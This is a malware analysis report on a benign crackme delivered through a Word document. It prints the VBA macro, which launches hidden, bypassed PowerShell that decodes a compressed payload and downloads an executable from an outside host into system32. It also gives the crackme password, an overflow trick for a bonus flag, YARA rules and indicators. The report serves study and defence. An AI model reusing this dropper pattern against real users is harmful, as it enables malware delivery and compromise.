Malware Analysis Report of CrackNSM

Matthías Ragnarsson

April 26, 2017

Summary

This report describes the CrackNSM pseudo-malware.

The first step that we see in this attack is the delivery of the word document `Søkerskjema.doc`. Next, upon opening the document, the recipient is exploited through social engineering into enabling macros in the document. In doing so, macros within the document are run, where the payload, an executable file, is retrieved from a C2 server from `www.nsm.stat.no` and written to disk.

The execution of this file depends entirely upon the user decrypting it and running it manually, which is an unlikely occurrence. Running it reveals it to be a crackme, a reverse engineering game where we are asked for the right inputs to elicit winning messages from it. Judging from this, this attack is only really an attack in the sense that it expends the analyst's effort. That could be the attacker's final objective, or perhaps NSM just wants to play or educate.

1 Steps of the attack

In this section, we will go into further details of our findings in the analysis of the word document and the executable payload respectively.

1.1 Word Document

Name	Søkerskjema.doc
File version	Word 2007+
Size	164
SHA256	666a9c74d2d64e4f2459def5b8d909bfdad83c2a02da58d2210f867651260a97

Upon opening this document in Word, the user sees that it contains only a picture with instructions as shown in figure 1.

It tells the user what to do about the security warning that Word shows when it has detected that the document contains macroes. Macroes are disabled by default, so the instructions are to enable them. The vulnerable user is thereby social engineered into running the macroes with the promise of decrypting the contents of the document.

In reality, there is no encrypted content and the macroes instead run a powershell script through the shell execution capabilities of the macro language. The macroes in figure 2 were extracted with Officemalscanner.



Figure 1: Macro enablement instructions

```
Attribute VB_Name = "ThisDocument"
...
Sub Document_Open()
Dim exec As String
Dim str As String
str = "H4sIAAAAAAAAEAO29B2AcSZYlJi9tynt/SvVK1+
   B0oQiAYBMk2JBAEOzBiM3mkuwdaUcjKasqgcplVmVdZhZAzO2dvPfee++999577733
   ujudTif33/8/XGZ"
str = str + "kAWz2zkrayZ4hgKrlHz9+fB8/lmbf/s79/Grn9zp5/Wr3pxZlc/Z05+
   L3Or1fzq53X/4+i1X5+9z7iYuv7pU/mH3+k+3zt/T5yf3f+6e++52nk8/LcrL8id"
str = str + "Xzt68uZ3v3m8nes7ev6P2fej2f2PblqzL/9k+sX333/
   k9P9l6tJovZ7MufXj35aufFd16/vv/tn/q9X72h/unzafXd3Rf3p/delZPX959O9u7v/
   dTv/Z2d3"
str = str + "/tN9emr5XcuJ199Zz7d+2rvxbMXO9NFuf6p64vi9/lq/vqLz1+
   cTu791Bdf7P3ED37q2293Z9/94vqLb//kT3+x+53qp06/oL+/c//L794vXv2gXH33J2f7
   "
str = str + "2edf/ODN4t3b16e7e999O70/Xbz6vb/47rtiUn6n+X323t6ffffsB68Xq+
   y7p9XVm6ff+Tz77tn1l2+efDH57sXV71PO7r18fbb6vV5fXXi4fvVTv/d85/n"
str = str + "bn1z/PnsP32bfvb8Ezj/xky+evv7q7frV3k/ufHXv1TU+/72etW/y3/
   vFzk99d2f9E3sP17PFT17Pnu18+uXbn7qe7O2e/D6/94vyxU87epyV5afTz1+8/W"
str = str + "Lxbhe4frH3xbv826vyu6f7V98tp1f5290m/3b59id/8JP17/P21Yv8q3ftT
   /70q+yrNzsPz4q3hOfxi5OLt29/n2W581O/9xcXL18/cfPytnz5/O1PrSaf/"
str = str + "yTm4/VPfffZ25/47rvmJ6StPxf/7x3fTzDPFvnv/aqc7p3S+
   l7NWHncs5Pjh2dPQYNyMbl3Vn3n87doc/3ize/z4Ozk1ersZJd49Zg+/859
   oskPnr99VxJ/"
str = str + "7mQnO+9+rzfNBbWvf6/r8sHTn6i+Q/3sQC4A4zuvj3/An323XPxeJ/
   T5ye6a4Fz9Xr93g36/43B6NvnO5+VM3pM+vnv9avV7vz5uf5/l/HJaHDNOz7/7nfl"
str = str + "k8RMXX3x7/vmr4i3DOMfYfuLt2+z1cU04v0N/+Az//332
   nu38Pntzwmv18P8B7eB0CrwDAAA="
exec = "powershell.exe␣-NoP␣-NonI␣-W␣Hidden␣-Exec␣Bypass␣-Command"
exec = exec + "␣""$data␣=␣[System.Convert]::FromBase64String(\"" "␣&␣str
   ␣&␣" \"" );"
exec␣=␣exec␣+␣"$ms = New-Object System.IO.MemoryStream(, $data);"
exec␣=␣exec␣+␣"$cs = New-Object System.IO.Compression.GZipStream($ms, [
   System.IO.Compression.CompressionMode]::Decompress);"
exec␣=␣exec␣+␣"$sr = New-Object System.IO.StreamReader($cs);"
exec␣=␣exec␣+␣"$t = $sr.readtoend();"
exec␣=␣exec␣+␣"$q = [Text.Encoding]::ASCII.GetString([System.Convert]::
   FromBase64String($t));"
exec␣=␣exec␣+␣"Invoke-Expression $q;"" "
Shell␣(exec)
End␣Sub
```

Figure 2: Macro code embedded in the Word document

The script assembles powershell instructions and executes. The powershell instructions themselves take the base64 encoded string given at the beginning, decode it and decompress it to reveal another set of instructions that are evaluated with Invoke-Expression. Mimicing this code and doing some base64 conversions for cleanup revealed these instructions.

```
try{
        $ufil = (New-Object System.Net.WebClient).DownloadFile("http://
           www.nsm.stat.no/globalassets/dokumenter/norcert/aboot.html",
           "c:\windows\system32\rundl32.exe")
        $bytes = [System.IO.File]::ReadAllBytes("c:\windows\system32\
           rundl32.exe")
        $bytesa = $bytes
        $t = 0
        for($i = 256; $i -le ($bytes.Length-1); $i++){
                $t = $i % 3
                if($t -ne 0){
                        $bytesa[$i] = $bytes[$i] -bxor ($i -band 0xFF)
                }
                $i += 1
        }
}
catch{
}
```

Figure 3: Download code

We see that the executable payload is downloaded from
`http://www.nsm.stat.no/globalassets/dokumenter/norcert/aboot.html`
to `c:\windows\system32\rundl32.exe`.

The decryption sequence contained at the end doesn't actually decrypt the file, but using that information, by mostly copying it, we can decrypt the executable with the following powershell script.

```
$dest = "c:\Users\rev_eng\Downloads\rundl32.exe";
$bytes = [System.IO.File]::ReadAllBytes($dest)
$bytesa = $bytes
$t = 0
for($i = 256; $i -le ($bytes.Length-1); $i++){
        $t = $i % 3
        if($t -ne 0){
                $bytesa[$i] = $bytes[$i] -bxor ($i -band 0xFF)
        }
        $i += 1
}
[System.IO.File]::WriteAllBytes("c:\Users\rev_eng\Downloads\
   rundl32_decrypted.exe", $bytesa)
```

Figure 4: Decryption of payload

1.2 Executable Payload

Name	rundl32.exe
Compilation date	2016-04-29 12:15:10
Size	164
SHA256	7a47f20a9dda61788274c7f75692c5033d8ad5c6aa6ff5539d909887b31ea4c1

This is a command line crackme. It asks for a name and password. If the correct password is written, we get a message of congratulations, otherwise we failed. By reverse engineering the relevant parts of the crackme, we discover a function that decodes our input password and compares with a string to determine success. Reversing a part of this function given by the C code below, reveals the correct password being "*Cr4ck'er!0K,*".

```
#include <stdio.h>

void main() {
    char pass[] = "S}:ng,o{)7L)";
    int deadbeef = 0xdeadbeef;
    for (int i = 0; i < 12; i++) {

        pass[i] = (0xff ^ pass[i]) ^ (deadbeef + i);
    }
    pass[10] = pass[10] + 1;
    printf("pass: %s", &pass);
}
```

Figure 5: Password generation

Given the password, we get a bonus flag if we input 20 characters and append the password into the name field, e.g. "*aaaaaaaaaaaaaaaaaaaaCr4ck'er!0K,*". This causes an overflow of the 20 character name buffer into the following password buffer as if we had input the right password as well as decrypting the bonus flag string with the password. The bonus flag is "*%ERV\4fB0Q-0zfRfa7fGGU|MwdWbZCVC21s2uc2e*".

For clearer view of the functioning of the relevant code, appendix A contains the C-like pseudocode made in the reversing process.

With CaptureBAT on, I tried running the crackme with the correct password and overflow and the incorrect password and incorrect overflow. Nothing suspicious was logged.

The following YARA rule can be used for the payload. It's fairly flexible, as to identify samples with the same decryption function or unique looking strings.

```
private rule various_strings
{
    strings:
        $password = "S}:ng,o{)7L)"
        $welcome = "Welcome, please state your name|20|"
        $overflow = "Hmm, a overflowing glass of water maybe?"
        $overflow_process = "Overflowing in progress ..... "
```

```
        $use_for_good = "Great, let's see if this can be used for
           something good!"
        $password_overflow = "Very good, overflowing successfully with
           the password !"
        $bonus = "Bonus flag:%s"
        $enter_password = "f7f574f00af09fffa7f5fe7a4dcb1d3121826c2e"
    condition:
        any of them
}

private rule password_checking_function
{
    strings:
        $function = {
          55 8b ec 83 ec 14 c7 45 ec ef
          be ad de c7 45 f4 0d 00 00 00
          c7 45 fc 00 00 00 00 eb 09 8b
          45 fc 83 c0 01 89 45 fc 8b 4d
          fc 3b 4d f4 7d 20 8b 55 08 03
          55 fc 0f be 02 8b 4d ec 03 4d
          fc 33 c1 35 ff 00 00 00 8b 55
          08 03 55 fc 88 02 eb cf b8 01
          00 00 00 6b c8 0a 8b 55 08 0f
          be 04 0a 83 e8 01 b9 01 00 00
          00 6b d1 0a 8b 4d 08 88 04 11
          c7 45 f0 00 00 00 00 c7 45 f8
          00 00 00 00 eb 09 8b 55 f8 83
          c2 01 89 55 f8 8b 45 f8 3b 45
          f4 7d 22 8b 4d 08 03 4d f8 0f
          be 11 8b 45 f8 0f be 88 00 40
          40 00 3b d1 74 09 c7 45 f0 01
          00 00 00 eb 02 eb cd 83 7d f0
          00 75 07 b8 39 05 00 00 eb 02
          33 c0 8b e5 5d c2 04 00
        }
    condition:
        $function
}

rule rundll32
{
    condition:
        various_strings or password_checking_function
}
```

2 Conclusion

We conclude that the document is not malicious, but rather a slight annoyance or delight, depending on one's viewpoint. In any case, if we were to treat it as malware, there are some indicators of compromise. Firstly, the "C2" server is `www.nsm.stat.no` or `80.232.120.95`. The download method is delineated in detail above as well. Host based indicators include the existence of the `Søkerskjema.doc` and `c:\windows\system32\rundl32.exe`. Any files matching the given YARA rule would also warrant closer attention.

A C/Pseudocode from reverse engineering

The following is an imprecise C-like pseudocode made of the relevant rundl32.exe code for understanding.

```
int somefunc(char buf[]) {
    int local_14h = 0xdeadbeef;
    int local_ch = 13;
    for (int i = 0; i < local_ch; i++) { // i = local_4h
        buf[i] = 0xff ^ (buf[i] ^ (local_14h + i));
    }
    buf[10] = buf[10] - 1;
    int local_10h = 0;
    for (int i = 0; i < local_ch; i++) { // i = local_8h
        char str[] = "S}:ng,o{)7L)" // from data section
        if (str[i] == buf[i]) {
            continue;
        }
        else {
            local_10h = 1;
            break;
        }
    }
    if (local_10h != 0) {
        return 0;
    }
    else {
        return 1337; // 0x539 = 1337
    }
}

int main_func(int arg_1h, int arg_13h, int arg_20h, int arg_7eh, int
   arg_539h) {

    // preamble with register preservation 0x004012b0 - 0x004012ba
    // from 0x004012bb
    int local_20h = 0;
    print("Welcome, please state your name"); // sub.
       api_ms_win_crt_stdio_l1_1_0.dll___acrt_iob_func_4f0
    char name_buf[20]; // local_6ch = name_buf, ascii assumed, bytes
    read("%20s", &name_buf); // sub.api_ms_win_crt_stdio_l1_1_0.
       dll___acrt_iob_func_530
    dword GetTempPathW(DWORD nBufferLength, LPWSTR lpBuffer); //sub.
       KERNEL32.dll_GetTempPathW_e0

    // -----
    int i = 0; // i = local_ch, offset in name_buf, not necessarily 0
    int local_28h = i + 1;
    char c = name_buf[i]; // local_1h, byte assignment
```

```
    i += 1;
    if (c == 0) jump two up
    // -----

    int len = len_of_input_name; // local_2ch, name_buf_len - 1 taking
       in null byte, according to above and some more

    if (len > 19) { // 0x13 = 19
        print("Hmm, overflowing glass of water maybe..."); // sub.
           api_ms_win_crt_stdio_l1_1_0.dll___acrt_iob_func_4f0
        bool overflowing = true; // local_20h = overflowing
        print("Great let's see if this can be used for something good");
            //checking overflowing condition before, but eliminated
    }

    for (int i = 0; i < len; i++) { // local_14h = i
        name_buf[i] = to_lowercase(name_buf[i]); // sym.imp.
           api_ms_win_crt_string_l1_1_0.dll_tolower
    }

    if (!overflowing) {
        print("Please password etc. %s", &name_buf);
    }
    char pass_buf[16]; // pass_buf = local_58h
    read("%13s", &pass_buf);
    char scramble_buf[40] = "f7f574f00af09fffa7f5fe7a4dcb1d3121826c2e";
       // 40, 44 whichever, scramble_buf = local_98h

    for (int i = 0; i < scramble_buf_len; i++) { // 40 ...scramble_buf
       length
        // after loop

        len_2 = scramble_buf_len; // len_2 = local_3ch, or -1
        int pass_buf_len = pass_buf_len; // local_44h = pass_buf_len

        // from 0x00401447
        xored = pass_buf[i % pass_buf_len] ^ scramble_buf[i]; //local_24
            = xored
        if (xored <= 32 || xored >= 126) { // 0x20 = 32, 0x7e = 126
            continue;
        }
        else {
            scramble_buf[i] = pass_buf[i];
        }
    }

    // from 0x00401481
```

```
    int local_48h = somefunc(pass_buf); // somefunc = fcn.00401010
    if (local_48h != 1337) { // 0x539 = 1337
        if (!overflowing) {
            print("Wrong, please try again");
        }
        else {
            print("That is not the correct password.");
        }
    }
    else if (!overflowing) {
        print("Congratulations, that is correct");
    }
    else {
        print("Very good, overflowing successfully with the password, 
           bonus flag %s", &scramble_buf);
    }
}
```